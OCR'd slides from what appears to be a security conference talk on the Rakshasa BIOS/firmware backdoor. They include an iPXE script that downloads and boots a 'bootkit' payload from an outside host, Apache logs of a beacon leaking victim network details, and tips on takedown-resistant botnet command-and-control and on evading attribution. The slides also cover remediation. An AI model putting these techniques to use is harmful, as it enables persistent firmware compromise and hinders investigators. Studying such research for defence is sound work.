
Exemple iPXE configuration files : boot an alternate OS/bootkit

```
# discard everything done so far
imgfree

# fetch memdisk kernel over the internet via ftp
kernel ftp://ftp.pmcma.org/pwnage/memdisk.pdf ||

# fetch bootkit payload over the internet via http
initrd http://www.pmcma.org/wp-content/uploads/2012/07/bootkit.pdf ||

# boot
boot
```


More demos


So you guys are evil after all ?
AFQ Information Security
AusCERT

Apache logs


jonathan@blackbox: ~
Fichier Édition Affichage Rechercher Terminal Aide
bash-4.2# tail -n 4 /var/log/apache2/access.log
10.239.173.250 - - [28/Jul/2012:22:39:17 +1000] "GET /ads/love.jpg?ip=10.0.2.15&mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.2.3&domain= HTTP/1.1" 200 1637 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:40:26 +1000] "GET /ads/love.jpg?ip=10.0.2.15&mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.2.3&domain= HTTP/1.1" 200 1624 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:42:08 +1000] "GET /ads/love.jpg?ip=10.0.2.15&mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.2.3&domain= HTTP/1.1" 200 1632 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:44:30 +1000] "GET /ads/love.jpg?ip=10.0.2.15&mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.2.3&domain= HTTP/1.1" 200 1621 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
bash-4.2#

BIOS email pingback



How to properly build a botnet ?

- HTTPS + assymetric cryptography (client side certificates, signed updates)

  If Microsoft can do secure remote updates, so can a malware !

- Avoid DNS take overs by law enforcement agencies by directing the C&C rotatively on innocent web sites (are you gonna shut down Google.com?), use assymetric crypto to push updates.

- So you own my C&C for 1hour ? You can't do anything with it !!

  → C&C CAN'T BE SHUT DOWN OR TAKEN OVER.

Why crypto won't save you...

Why crypto won't save you (1/2)

- We can fake the bootking/password prompt by booting a remote OS (Truecrypt/Bitlocker)
- Once we know the password, the BIOS backdoor can emulate keyboard typing in 16b real mode by programming the keyboard/motherboard PIC microcontrolers (Brossard, Defcon 2008)
- If necessary, patch back original BIOS/firmwares remotely.

Why crypto won't save you (2/2)

TPM + full disk encryption won't save you either :

1) It's a passive chip : if the backdoor doesn't want explicit access to data on the HD, it can simply ignore TPM.

2) Your HD is never encrypted when delivered to you. You seal the TPM when you encrypt your HD only. So TPM doesn't prevent backdooring from anyone in the supply chain.

Software implementations of TPM are broken anyway

NoSuchCon 2013 : John Butterworth, Corey Kallenberg, Xeno Kovah - BIOS Chronomancy

Remediation

Remediation (leads)

- Flash any firmware uppon reception of new hardware with open source software you can verify.
- Perform checksums of all firmwares by physically extracting them (FPGA..) : costly !
- Verify the integrity of all firmwares from time to time
- Update forensics best practices :
  1) Include firmwares in SoW
  2) Throw away your computer in case of intrusion

  Even then... not entirely satisfying : the backdoor can flash the original firmwares back remotely.

Post intrusion recovery

- You can't trust your BIOS


→ you can't flash from the OS or even floppy/cdrom.

→ need physical flasher.

- Rakshasa can reinfect itself from any PCI expension ROM.

→ you need to flash all the firmwares of the motherboards at the same time.

Exemple of flasher : BIOS Savior



Backdooring like ~~NSA~~ China

Backdooring like a nation state

Rule #1 : **non attribution**
- you didn't write the free software in first place.
- add a few misleading strings, eg : in mandarin ;)

Rule #2 : **plausible deniability**
- use a bootstrap known remote vulnerability in a network card firmware
  (eg : Duflot's CVE-2010-0104)
  → « honest mistake » if discovered.
- remotely flash the BIOS.
- do your evil thing.
- restore the BIOS remotely.

Outro

Outro

This is not a vulnerability :

- it is sheer bad design due to legacy.
- don't expect a patch.
- fixing those issues will probably require breaking backward compatibility with most standards (PCI, PCIe, TPM).

Whitepaper/slides

http://slideshare.net/endrazine

Twitter : @endrazine

Questions ?